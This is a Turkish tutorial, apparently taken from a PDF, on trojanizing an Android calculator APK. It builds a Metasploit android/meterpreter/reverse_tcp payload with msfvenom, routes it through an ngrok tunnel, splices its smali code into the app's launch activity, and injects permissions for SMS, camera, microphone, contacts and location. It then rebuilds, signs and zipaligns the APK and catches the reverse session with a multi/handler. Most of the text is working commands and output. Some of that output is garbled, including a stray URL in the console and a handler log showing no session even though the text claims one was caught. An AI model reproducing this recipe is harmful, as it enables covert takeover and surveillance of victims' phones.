



## **APK DOSYALARINA PAYLOAD ENJEKTE EDEREK ANDROID CİHAZLARI HACKLEME**

**EMRE ÇAKAR**

Android dünyada en yaygın kullanılan akıllı telefon işletim sistemidir.

Android kullanıcılarının çoğu, android güvenliğine pek aşina değil ve sosyal mühendislik ile kullanıcılar, android sisteminden yararlanan backdoor uygulamaları indiriyor. Uygulama normal bir şekilde kendi işlevini yerine getiriyor, ancak arka tarafta saldırgan kullanıcının cihazında hakimiyet elde edebiliyor. Bu yazımızda, siber suçluların backdoor APK'larında kullandığı yaygın bir teknik hakkında bilgi vereceğim. **Bir hesap makinesi** uygulaması üzerinde çalışmayı tercih ettim.

## Adım 1: ngrok'u başlatma

**./ngrok tcp 4444** komutu ile ngrok servisini başlatıyoruz

```
Version          3.0.3
Region          Europe (eu)
Latency         125.206488ms
Web Interface  http://127.0.0.1:4040
Forwarding      tcp://2.tcp.eu.ngrok.io:14680 → localhost:4444

Connections     ttl     opn      r1      rt5      p50      p90
                0       0       0.00    0.00    0.00    0.00
```

## Adım 2: Gerekli hizmetleri açma

**service postgresql start**

**service apache2 start**

komutları ile hizmetleri açıyoruz.

## Adım 3: msfvenom ile payload oluşturma

**msfvenom -p android/meterpreter/reverse\_tcp**

**Ihost=2.tcp.eu.ngrok.io Iport=14680 R > payload.apk** komutu ile kötü niyetli bir yük oluşturuyoruz.

```
File Actions Edit View Help
root@kali: ~/Downloads x | root@kali: ~ x
[~] (root@kali)-[~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=2.tcp.eu.ngrok.io LPORT=14680 R > payload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10240 bytes
```

## **Adım 4: oluşturduğumuz payloadı derleyelim.**

**apktool d payload.apk** komutu ile payload apk dosyamızı decompile ediyoruz.

## **Adım 5: hedef uygulamayı derleyeylim.**

**apktool d hesapmakinası.apk**

```
[root@kali]~/Desktop]
# apktool d payload.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on payload.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

[root@kali]~/Desktop]
# apktool d hesapmakinası.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on hesapmakinası.apk
I: Loading resource table...
I: Decoding Shared Library (miui.system), pkgId: 18
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

## **Adım 6: hedef uygulamada metasploit adlı bir klasör oluşturalım.**

**mkdir hedef\_uygulama/smali/com/metasploit/**

**mkdir hedef\_uygulama/smali/com/metasploit/stage**


bu şekilde oluşturduğumuz payload dosyasındaki zararlı kodları buraya kopyalayacağız.

## **Adım 7: zararlı kodları uygulamaya kopyalayalım.**

**cp payload/smali/com/metasploit/stage/\***

**hesapmakinası/smali/com/metasploit/stage/**

komutu ile payloadın içindeki kodları orjinal uygulamaya kopyaladık.



## Adım 8: zararlı kodları başlatacak kodu orijinal uygulamaya yapıştıralım.

Şimdi, orijinal uygulama başlatıldığında çalıştırılmak için hangi aktivitenin çalıştığını bulmamız gerekiyor, bilgiler AndroidManifest.xml dosyasında bulunuyor.

Metin düzenleyiciyle AndroidManifest.xml dosyasını açıyoruz. Dosyada, aşağıdaki koda bir referans arıyoruz

```
<action android:name="android.intent.action.MAIN"/>  
<category android:name="android.intent.category.LAUNCHER"/>
```


bu satırların her ikisini de içeren bir <activity> etiketi arıyoruz, kod satırını aramak için CTRL+F'yi kullanabiliriz.

```
File Edit Search View Document Help  
File Edit Search View Document Help  
/root/Desktop/hesapmakinesi/AndroidManifest.xml - Mousepad  
Warning: you are using the root account. You may harm your system.  
1<application android:allowBackup="true" android:label="@string/app_name" android:theme="@style/CalculatorTheme" android:windowSoftInputMode="stateAlwaysHidden">  
2<meta-data android:name="firebase_analytics_collection_enabled" android:value="false" />  
3<meta-data android:name="google_analytics_adid_collection_enabled" android:value="false" />  
4<meta-data android:name="google_analytics_ssaid_collection_enabled" android:value="false" />  
5<meta-data android:name="android.maxSdk" android:value="27" />  
6<meta-data android:name="android.support.VERSION" android:value="26.1.0" />  
7<meta-data android:name="app:description_title" android:resource="@string/description_title" />  
8<meta-data android:name="app:description_content" android:resource="@string/description_content" />  
9<meta-data android:name="miui.stat_channel" android:value="gp" />  
10<provider android:authorities="com.miui.calculator.provider" android:exported="false" android:grantUriPermissions="true" android:name="com.miui.calculator.global.GenericFileProvider" />  
11<meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths" />  
12</provider>  
13<activity android:exported="true" android:label="@string/app_name" android:launchMode="singleTop" android:name="com.miui.calculator.cal.CalculatorActivity" android:screenOrientation="portrait" android:theme="@style/CalculatorTheme" android:windowSoftInputMode="stateAlwaysHidden">  
14<intent-filter>  
15<action android:name="android.intent.action.MAIN" />  
16<category android:name="android.intent.category.DEFAULT" />  
17<category android:name="android.intent.category.LAUNCHER" />  
18<category android:name="android.intent.category.APP_CALCULATOR" />  
19<category android:name="com.miui.support.intent.category.SYSPAPP_TOOL" />  
20</intent-filter>  
21</activity>  
22</application>
```

**com.miui.calculator.cal.CalculatorActivity**" yolunu takip ederek **CalculatorActivity.smali** dosyasını açmamız gereklidir.

## Activity EntryPoint Smali Dosyasını Değiştirmeye Başlıyoruz.

“CalculatorActivity.smali” dosyası içerisinde “**onCreate()**” yöntemini arıyoruz.



```
10 .prologue
11 .line 10
12 invoke-direct {p0}, Lcom/miui/calculator/cal/CalculatorTabActivity;.><init>()
13 return-void
14 .end method
15
16
17
18 # virtual methods
19 .method protected a()Ljava/lang/String;
20 .locals 1
21
22 .prologue
23 .line 13
24 const-string v0, "NormalCalculatorActivity:launch"
25
26 return-object v0
27 .end method
28
29 .method protected onCreate(Landroid/os/Bundle;)V
30 .locals 1
31
32 .prologue
33 .line 18
34 invoke-virtual {p0}, Lcom/miui/calculator/cal/CalculatorActivity;.>isTaskRoot()
35
36 move-result v0
37
38 if-nez v0, :cond_0
39
40 .line 19
41 invoke-virtual {p0}, Lcom/miui/calculator/cal/CalculatorActivity;.>finish()
42
43 .line 21
44 :cond_0
45 invoke-super {p0, p1}, Lcom/miui/calculator/cal/CalculatorTabActivity;.>onCreate(Landroid/os/Bundle;)V
46 |
47
48 .line 22
49 return-void
50 .end method
```

**invoke-super {p0, p1}, Lcom/miui/calculator/cal/CalculatorTabActivity;.>onCreate(Landroid/os/Bundle;)V**

Bulduğumuzda yukarıdaki kodun hemen altına

**invoke-static {p0}, Lcom/metasploit/stage/Payload;.->start(Landroid/content/Context;)V**

kodunu yapıştırıyoruz.

## Adım 9: AndroidManifest.xml dosyasına İzinleri enjekte edelim.

Şimdi apk'mıza gerekli izinleri enjekte etmemiz gerekiyor. "İzin", belirli bir işlemin gerçekleştirileceği işlemlere kısıtlamalar uygulayan bir mekanizmadır.

İzinler aşağıdaki gibidir.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-feature android:name="android.hardware.camera"/>
<uses-feature android:name="android.hardware.camera.autofocus"/>
<uses-feature android:name="android.hardware.microphone"/>
```

**Not: tekrar eden (aynı izinler) olmamalıdır.**

## AndroidManifest.xml dosyasını açıyoruz.

```
Warning: you are using the root account. You may harm your system.

1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.miui.calculator" platformBuildVersionCode="29" platformBuildVersionName="10">
2   <uses-permission android:name="android.permission.INTERNET" />
3   <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
4   <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
5   <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
6   <uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW" />
7   <uses-permission android:name="android.permission.FOREGROUND_SERVICE" />
8   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
9   <uses-permission android:name="android.permission.WAKE_LOCK" />
10  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
11  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
12  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
13  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
14  <uses-permission android:name="android.permission.SEND_SMS" />
15  <uses-permission android:name="android.permission.RECEIVE_SMS" />
16  <uses-permission android:name="android.permission.RECORD_AUDIO" />
17  <uses-permission android:name="android.permission.CALL_PHONE" />
18  <uses-permission android:name="android.permission.READ_CONTACTS" />
19  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
20  <uses-permission android:name="android.permission.RECORD_AUDIO" />
21  <uses-permission android:name="android.permission.WRITE_SETTINGS" />
22  <uses-permission android:name="android.permission.CAMERA" />
23  <uses-permission android:name="android.permission.READ_SMS" />
24  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
25  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
26  <uses-permission android:name="android.permission.SET_WALLPAPER" />
27  <uses-permission android:name="android.permission.READ_CALL_LOG" />
28  <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
29  <uses-feature android:name="android.hardware.camera" />
30  <uses-feature android:name="android.hardware.camera.autofocus" />
31  <uses-feature android:name="android.hardware.microphone" />
```

Artık izinlerimizi ayarladık, şimdi apk'mızı yeniden derleyebiliriz, yeni bir terminal açıp yeniden derlemek için aşağıdaki komutları yazalım.

## Adım 10: Apktool ile .apk dosyası oluşturma

**apktool b hesapmakinası komutu ile b parametresi ile building ediyoruz.**




```
(root@kali)-[~/Desktop]
└─# apktool b hesapmakinası
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed ...
I: Smaling smali folder into classes.dex ...
I: Checking whether resources has changed ...
I: Building resources ...
I: Building apk file ...
I: Copying unknown files/dir ...
I: Built apk ...
```

## Adım 11: İmza oluşturma

```
keytool -genkey -V -keystore hesapmakinası/key.keystore -  
alias mykey -keyalg RSA -keysize 2048 -validity 1000
```

komutu ile key oluşturuyoruz. Daha sonra bunu imza için kullanacağız.

- takma ad(alias) "mykey"
- -keyalg(algoritma)"RSA"
- -keysize  
2048 ( [-genkeypair](#) kullanılırken ve -keyalg "RSA" iken)
- -geçerlilik(validity) 1000 gün
- -keystore, .keystore kullanıcının ana dizininde adı geçen dosya



The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar says "root@kali: ~/Desktop". The terminal prompt is "(root@kali) [~/Desktop]". The user has run the command:

```
# keytool -genkey -V -keystore hesapmakinası/key.keystore -alias mykey -keyalg RSA -keysize 2048 -validity 1000
```

The command output includes:

- Picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
- Enter keystore password:
- Re-enter new password:
- What is your first and last name?  
[Unknown]:
- What is the name of your organizational unit?  
[Unknown]:
- What is the name of your organization?  
[Unknown]:
- What is the name of your City or Locality?  
[Unknown]:
- What is the name of your State or Province?  
[Unknown]:
- What is the two-letter country code for this unit?  
[Unknown]:
- Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?  
[no]: yes

At the end, it says:

```
Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 1,000 days  
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown  
[Storing hesapmakinası/key.keystore]
```

The terminal prompt "(root@kali) [~/Desktop]" appears again at the bottom.

Yukarıdaki görselde de gösterildiği gibi Bizden 6 haneli bir şifre oluşturmamız isteniyor, daha sonra istenilen bilgileri boş bırakıp enter diyoruz, sonda da onaylayıp yes diyoruz.

## Adım 12: İmzalama işlemi

```
[root@kali:~/Desktop]
# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore hesapmakinasi/key.keystore hesapmakinasi/dist/hesapmakinasi.apk mykey
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore: [REDACTED]
```

**jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore hesapmakinasi/key.keystore  
hesapmakinasi/dist/hesapmakinasi.apk mykey**

komutu ile imzalıyoruz.

## Adım 13: apk dosyamızı sıkıştıralım

**zipalign -v 4 hesapmakinasi/dist/hesapmakinasi.apk  
hesapmakinasi/dist/hesaplayici.apk**

komutu ile apk dosyamızın dist klasörü içindeki apkyi kullanarak ismini değiştirdik ve yeniden sıkıştırdık.

```
root@kali: ~/Downloads x | root@kali: ~/Desktop x
[REDACTED]
# zipalign -v 4 hesapmakinasi/dist/hesapmakinasi.apk hesapmakinasi/dist/hesaplayici.apk
```

## ADIM 14: dinleme aşaması (son adım)

Terminale **msfconsole** yazıyoruz ve ardından aşağıdaki komutları giriyoruz.


**use exploit/multi/handler**

**set payload/android/meterpreter/reverse\_tcp**

**set lhost 0.0.0.0**

**set lport 4444**


**exploit -j -z**



The screenshot shows a terminal window titled 'root@kali: ~/Desktop'. The user has run the command 'msfconsole' and is navigating through the Metasploit framework. The session starts with setting up a persistent handler, then selecting a payload ('generic/shell\_reverse\_tcp'), and configuring it to listen on port 4444. Finally, the exploit command is run with the '-j -z' options to start the reverse TCP handler in the background.

```
[*] Starting persistent handler(s)...
msf6 > https://medium.com/@nimishjain511/creating-a-backdoor-in-apks-a4aae59f4e06#:~:text=use%20exploit/multi/handlerInterrupt
: use the 'exit' command to quit
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 0.0.0.0:4444
```



Göründüğü gibi hedef uygulamayı kullandık hemen sonra session yakaladık.

Göründüğü gibi uygulama normal bir hesap makinesi gibi çalışıyor, ancak backdoor oluşturup ters bağlantıla karşı taraf istediği verileri alabiliyor.

Örneğin **sysinfo** komutu ile sistem bilgilerini aldık.

